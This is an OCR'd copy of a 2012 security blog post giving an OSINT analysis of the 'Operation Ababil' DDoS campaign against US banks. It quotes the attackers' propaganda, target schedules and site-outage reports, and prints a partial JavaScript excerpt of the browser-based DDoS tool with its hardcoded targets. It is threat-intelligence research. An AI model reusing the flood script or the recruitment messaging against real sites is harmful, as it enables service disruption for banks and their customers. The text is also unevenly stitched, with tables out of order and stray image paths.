Main page Speedtest beta Prices Sign up Login

host-tracker.com
website monitoring service

http:// Check

Thursday, September 27, 2012 5:09:35 PM

Permanent link to this check result

Check result

http://www.pnc.com

Check other site: http:// Check now

Subscribe for **free email alerts** and site availability reports for **http://www.pnc.com**

type.your@email.here Subscribe

Location	Result	Page Size	Response time	KB/sec	IP	Partner
Received responses: 22 Ok 14 Fail		Average:	5.32 sec	0.02		
New York, NY, US	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		115.01 sec		170.201.60.3	HostGW.com Webhosting
Amsterdam, Netherlands	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		170.201.60.3	PDhost
Haarlem, Netherlands	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		170.201.60.3	Steadyhost
Minsk, Belarus	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		170.201.60.3	BelInfoNet Ltd.
Amsterdam, Netherlands	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.09 sec		170.201.60.3	Hostmaster, Ltd.
Birmingham, UK	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		170.201.60.3	Joomla Hosting
Dallas, TX, US	Ok	254	21.12 sec	0.01	170.201.60.3	Custom Hosting Solutions
Toronto, ON, CA	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		170.201.60.3	OnyxNetUa

Is the Iranian government really behind this campaign, or was it actually the work of amateurs with outdated

and virtually irrelevant technical skills? Taking into consideration the previous [9]**DDoS campaign launched by**

Iranian hacktivists in 2009, in this very latest one we once again see a rather limited understanding of cyber

operations taking into consideration the centralized nature of the chain of command in this group.

What's also worth pointing out is the fact that this is the first public appearance of the group that claims re-

sponsibility for these attacks. Considering this and the lack of a strong digital fingerprint for the group in question, virtually anyone on the Internet can [10]**engineer cyber warfare tensions between Iran and the U.S**, by basically impersonating a what's believed to be an Iranian group.

This post has been reproduced from [11]Dancho Danchev's blog. Follow him [12]on Twitter.

1. http://www.zdnet.com/blog/security/attack-of-the-opt-in-botnets/6268

2. http://www.reuters.com/article/2012/09/21/us-iran-cyberattacks-idUSBRE88K12H20120921

3. http://www.zdnet.com/blog/security/coordinated-russia-vs-georgia-cyber-attack-in-progress/1670

4. http://www.zdnet.com/blog/security/iranian-opposition-launches-organized-cyber-attack-against-pro-ahmadin

ejad-sites/3613

5. http://ddanchev.blogspot.com/2007/11/electronic-jihad-v30-what-cyber-jihad.html

6. http://ddanchev.blogspot.com/2008/04/ddos-attack-against-cncom.html

7. http://www.foxbusiness.com/industries/2012/09/24/lieberman-blame-iran-for-cyber-attacks-on-bank-america-chase/

8. https://www.virustotal.com/file/a3be8deb4ebc8de1d0d19467da606033c8938cf74d1489761fbc9e195d7d1c75/analysis/1348697936/

9. http://www.zdnet.com/blog/security/iranian-opposition-launches-organized-cyber-attack-against-pro-ahmadinejad-sites/3613

10. http://www.zdnet.com/blog/security/should-a-targeted-country-strike-back-at-the-cyber-attackers/6194

11. http://ddanchev.blogspot.com/

12. http://twitter.com/danchodanchev

```
Operation Ababil, The second week

In the previous announcements we stated that we will not tolerate insulting exalted character of the prophet of mercy and kindness. Due to the insult, we planned and accomplished a series of cyber operations against the insulting country's credit and financial centers.

Some U.S. officials tried to divert people's attention from the subject and claimed that the main aim of the operation was not deal to insults but it had other intentions. The officials claimed that certain countries have taken these measures to solve their internal problems.

We strongly reject the American officials' insidious attempts to deceive public opinion. We declare that the kindness and love of Muslims and free-minded people of the world to the great prophet of Islam is much more than their violent anger be deflected and controlled by such deceptive tricks.

Insult to a prophet is not acceptable especially when it is the Last prophet Muhammad (Peace Be upon Him). So as we promised before, the attack will be continued until the removal of that sacrilegious movie from the Internet.

Therefore, we suggest a Timetable for this week attacks. Knowing which times the banks and other targets are out of service, the customers of targeted sites also can manage to do their jobs as well and have a rest while the specific organization is under attack.

We shall attack for 8 hours daily, starting at 2:30 PM GMT, every day. We repeat again the attacks will continue for sure till the removal of that sacrilegious movie.
```

Dissecting ’Operation Ababil’ - an OSINT Analysis (2012-09-28 00:25)

Provoked by a questionable online video posted on YouTube, Muslims from the around the world united in an

apparent [1]**opt-in botnet crowdsourcing campaign** aiming to launch a DDoS (denial of service attack) against

YouTube for keeping the video online, and against several [2]**major U.S banks and financial institutions**.

Dubbed " *Operation Ababil*", and operated by the Izz ad-Din al-Qassam a.k.a Qassam Cyber Fighters , the campaign appear to have had a limited, but highly visible impact on the targeted web sites. Just like in every other

crowdsourced opt-in botnet campaign such as the " [3]**Coordinated Russia vs Georgia cyber attack in**

progress", the "[4]**Iranian opposition launches organized cyber attack against pro-Ahmadinejad sites**", the "[5]**Electronic Jihad v3.0 - What Cyber Jihad Isn’t**" campaign, and the "[6]**The DDoS Attack Against CNN.com**" campaign, political sentiments over the attribution element seem to have orbited around the notion that it was [7]**nation-sponsored by**

the Iranian government.

What’s so special about this attack? Did the individuals behind it poses sophisticated hacking or coding abili-

ties? Was the work of hacktivists crowdsourcing bandwidth, or was it actually sponsored by the Iranian government?

Can we even talk about attack attribution given that the group claiming responsibility for the attacks doesn’t have a strong digital fingerprint?


In this post, I’ll perform an OSINT (open source intelligence) analysis aiming to expose one of the individuals

part of the group that organized the campaign, spread their propaganda message to as many Muslim Facebook

groups as possible, and actually claim responsibility for the attacks once they took place.

The campaign originally began with a message left on Pastebin.com by the Qassam Cyber Fighters group an-

nouncing "Operation Ababil":



The original message left is as follows:

" *Operation Ababil, The second weekIn the previous announcements we stated that we will not tolerate insulting exalted character of the prophet of mercy and kindness. Due to the insult, we planned and accomplished a series of cyber operations against the insulting country's credit and financial centers.Some U.S. officials tried to divert people's attention from the subject and claimed that the main aim of the operation was not deal to insults but it had other intentions.*

The officials claimed that certain countries have taken these measures to solve their internal problems.We

strongly reject the American officials' insidious attempts to deceive public opinion. We declare that the kindness and love of Muslims and free-minded people of the world to the great prophet of Islam is much more than their violent anger be deflected and controlled by such deceptive tricks.Insult to a prophet is not acceptable especially when it is the Last prophet Muhammad (Peace Be upon Him).

So as we promised before, the attack will be continued until the removal of that sacrilegious movie from the

Internet.Therefore, we suggest a Timetable for this week attacks. Knowing which times the banks and other targets are out of service, the customers of targeted sites also can manage to do their jobs as well and have a rest while the specific organization is under attack.We shall attack for 8 hours daily, starting at 2:30 PM GMT, every day.

We repeat again the attacks will continue for sure till the removal of that sacrilegious movie.We invite all cyberspace workers to join us in this Proper Act. If America's arrogant government do not submit, the attack will be large and larger and will include other evil countries like Israel, French and U.Kingdom indeed.Tuesday 9/25/2012 : attack to Wells Fargo site, www.wellsfargo.comWednesday 9/26/2012 : attack to U.S. Bank site, www.usbank.comThursday


9/27/2012 : attack to PNC site, www.pnc.com Weekends: planning for the next week' attacks.Mrt. Izz ad-Din

al-Qassam Cyber Fighters"

Periodically, the group also released update notes for the campaigns currently taking place:

The original message published is as follows:

424



" *Operation Ababil" started over BoA :http://pastebin.com/mCHia4W5 http://pastebin.com/wMma9zyGIn the second step we attacked the largest bank of the united states, the "chase" bank. These series of attacks will continue untill the Erasing of that nasty movie from the Internet.The site "www.chase.com" is down and also Online banking at*

"chaseonline.chase.com" is being decided to be Offline !Down with modern infidels. # # # Cyber fighters of Izz ad-din Al qassam # # #"

Second statement released by the group:

The original message published is as follows:

" *Dear Muslim youths, Muslims Nations and are noblemenWhen Arab nations rose against their corrupt regimes*

(those who support Zionist regime) at the other hand when, Crucify infidels are terrified and they are no more

supporting human rights. United States of America with the help of Zionist Regime made a Sacrilegious movie

insulting all the religions not only Islam.All the Muslims worldwide must unify and Stand against the action, Muslims must do whatever is necessary to stop spreading this movie.

We will attack them for this insult with all we have.All the Muslim youths who are active in the Cyber world

will attack to American and Zionist Web bases as much as needed such that they say that they are sorry about that insult.We, Cyber fighters of Izz ad-din Al qassam will attack the Bank of America and New York Stock Exchange for the first step. These Targets are properties of American-Zionist Capitalists. This attack will be started today at 2 pm.


GMT. This attack will continue till the Erasing of that nasty movie. Beware this attack can vary in type. Down with modern infidels. "

Clearly, the group behind the campaigns aimed to deliver concise propaganda to prospective Internet con-

nected users who would later on be instructed on how to participate in the DDoS attacks. Let’s assess the potential

of the distributed DDoS tool that was used in the campaign.

Sample screenshot of the DDoS script in Arabic:




```
<input type="hidden" id="message" value="" />
</div>
<div>
        <dl>
                        <label id="statuss"></label>
            <dd style="opacity: 0.5;display:none;"  id="requestedCtr"></dd>
            <dt style="opacity: 0.5;display:none;" > </dt>
            <dd style="opacity: 0.5;display:none;" id="succeededCtr">0</dd>
            <dt style="opacity: 0.5;display:none;"> </dt>
            <dd style="opacity: 0.5;display:none;" id="failedCtr">0</dd>
         </dl>
</div>

<script>
var i=0;

var targets = new Array();
targets.push("http:// www.nyse.com/");
targets.push("http:// www.nasdaq.com/");
targets.push("http://www.BankOfAmerica.com/");

        (function () {
            var fireInterval;
            var isFiring = false;
            var requestedCtrNode = document.getElementById("requestedCtr"),
                succeededCtrNode = document.getElementById("succeededCtr"),
                failedCtrNode = document.getElementById("failedCtr"),
                targetURLNode = document.getElementById("targetURL"),
                fireButton = document.getElementById("fireButton"),
                messageNode = document.getElementById("message"),
                rpsNode = document.getElementById("rps"),
                timeoutNode = document.getElementById("timeout"),
                                statuss = document.getElementById("statuss");
            var targetURL = targetURLNode.value;
            targetURLNode.onchange = function () {
```

Inside the .html file, we can see that there are only three web addresses that will be targeted in their campaign:

Detection rate for the DDoS script:

youtube.html - [8]**MD5: c3fd7601b4aefe70e4a8f6d73bf5c997**

Detected by 6 out of 43 antivirus scanners as HTool-Loic; Hacktool.Generic; TROJ _GEN.F47V0924

Originally, the attack relied on a static recruitment message which included links to the DIY DDoS script lo-

cated on **4shared.com** and **Mediafire.com**. What's particularly interesting is the fact that the files were uploaded by a user going under the handle of " *Marzi Mahdavi II*". It's important to point out that these static links were 426



distributed as part of the recruitment campaign across multiple Muslim-friendly Facebook groups.

Thanks to this fact, we could easily identify the user’s Facebook account, and actually spot the original message

seeking participation in the upcoming attacks.

Marzi Mahdavi II’s Facebook account:

Sample shared Wall post seeking participation in the upcoming DDoS campaign:



Sample blog post enticing users to participate:

428

As Cyber fighters of Izz ad-din Al qassam asked, in the first day of Dhu al-Qi'dah at 5 o'clock pm. Mecca time (14:00 GMT) Bank of America and New York Stock Exchange will be Attacked by Muslims worldwide.
Just like Attack to YouTube site you can Download the Links and run the web page and simply hit the Start at the time of Attack.




Marzi Mahdavi II has once referenced a link pointing to the same blog, clearly indicating that he's following the

ongoing recruitment campaigns across multiple Web sites:

Second blog post enticing users to participate in the DDoS campaign:

429



This very latest example of Iran’s hacktivist community understanding of the cyber operations, once again lead me

to the conclusion that what we’ve got here is either the fact that Iran’s hacktivist community is lacking behind with years compared to sophisticated Eastern European hacking teams and cybercrime-friendly communities, or that Iran


is on purposely demonstrating low cyber operation capabilities in an attempt to trick the Western world into thinking that it’s still in a "catch up mode" with the rest of the world when it comes to offensive cyber operations.

Did these coordinated DDoS campaigns actually had any impact on the targered web sites? According to data

from the Host-Tracker, they seem to have achieved limited, but visible results, a rather surprising fact given the low profile DDoS script released by the campaigners.

Sample Host-Tracker report for a targeted web site during the campaign:

430



host-tracker.com
website monitoring service

http://

Check

Wednesday, September 26, 2012 4:43:36 PM

Check result

Permanent link to this check result

http://www.usbank.com

Check other site: http://

Check now

Subscribe for **free email alerts** and site availability reports for **http://www.usbank.com**

type your@email here

Subscribe

Location	Result	Page Size	Response time	KB/sec	IP	Partner
Received responses: 15 Ok 22 Fail		Average:	1.51 sec	0.00		
New York, NY, US	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		115.02 sec		170.135.216.181	HostGW.com Webhosting
Kiev, Ukraine	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		80.51 sec		170.135.216.181	HOSTED
Dallas, TX, US	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		80.50 sec		170.135.216.181	Provisov.Net
Nuremberg, Germany	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		170.135.216.181	VPS-server.ru
Birmingham, UK	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		170.135.216.181	Joomla Hosting
Haarlem, Netherlands	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		170.135.216.181	Steadyhost
Gdansk, Poland	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		170.135.216.181	HCX Hosting
Paris, France	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		170.135.216.181	XHNLES Hosting
Amsterdam, Netherlands	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		170.135.216.181	PDhost
Montreal, Quebec, Ca	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		170.135.216.181	NordGate networks
Toronto, ON, CA	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		170.135.216.181	OnyxNet.Ua
Gunzenhausen, Germany	Http error:Unix.Unix_error(_, "check_connect", "www.usbank.com:80:Connection timed out")		22.97 sec		170.135.216.181	alkajt
Kiev, Ukraine	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.01 sec		170.135.216.181	VDS64.com
SPb, Russia	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		170.135.216.181	myhost.biz
Moscow, Russia	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		170.135.216.181	HostFood
Paris, France	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		170.135.216.181	Cyber Snake Ltd
Frankfurt, Germany	Http error:Unix.Unix_error(_, "check_connect", "www.usbank.com:80:Connection timed out")		25.00 sec		170.135.216.181	AllServ.Net.UA
Paris, France	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		170.135.216.181	IntoHost
Kiev, Ukraine	Http error:Unix.Unix_error(_, "check_connect", "www.usbank.com:80:Connection timed out")		21.02 sec		170.135.216.181	ABCname
Hampshire, UK	Http error:Unix.Unix_error(_, "check_connect", "www.usbank.com:80:Connection timed		21.00 sec		170.135.216.181	PremiumReseller

Second Host-Tracker report for a targeted web site during the campaign:

431



host-tracker.com
website monitoring service

http://

Check

Tuesday, September 25, 2012 6:22:48 PM

Check result

Permanent link to this check result

http://www.wellsfargo.com

Check other site: http://

Check now


Subscribe for **free email alerts** and site availability reports for **http://www.wellsfargo.com**

type.your@email.here

Subscribe

Location	Result	Page Size	Response time	KB/sec	IP	Partner
Received responses: 2 Ok 35 Fail		Average:	0.42 sec	0.00		
Dallas, TX, US	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		80.50 sec		159.45.2.68	Provisov.Net
New York, NY, US	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		115.02 sec		159.45.2.68	HostGW.com Webhosting
Kiev, Ukraine	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		80.50 sec		159.45.2.68	HOSTED
Minsk, Belarus	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		159.45.66.101	BelInfoNet Ltd.
Haarlem, Netherlands	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		151.151.88.133	Steadyhost
Nurnberg, Germany	Http error:Http_client.Bad_message("Unknown reason (e.g. unexpected eof, timeout)")		40.00 sec		151.151.88.133	UpgradeHost.ru
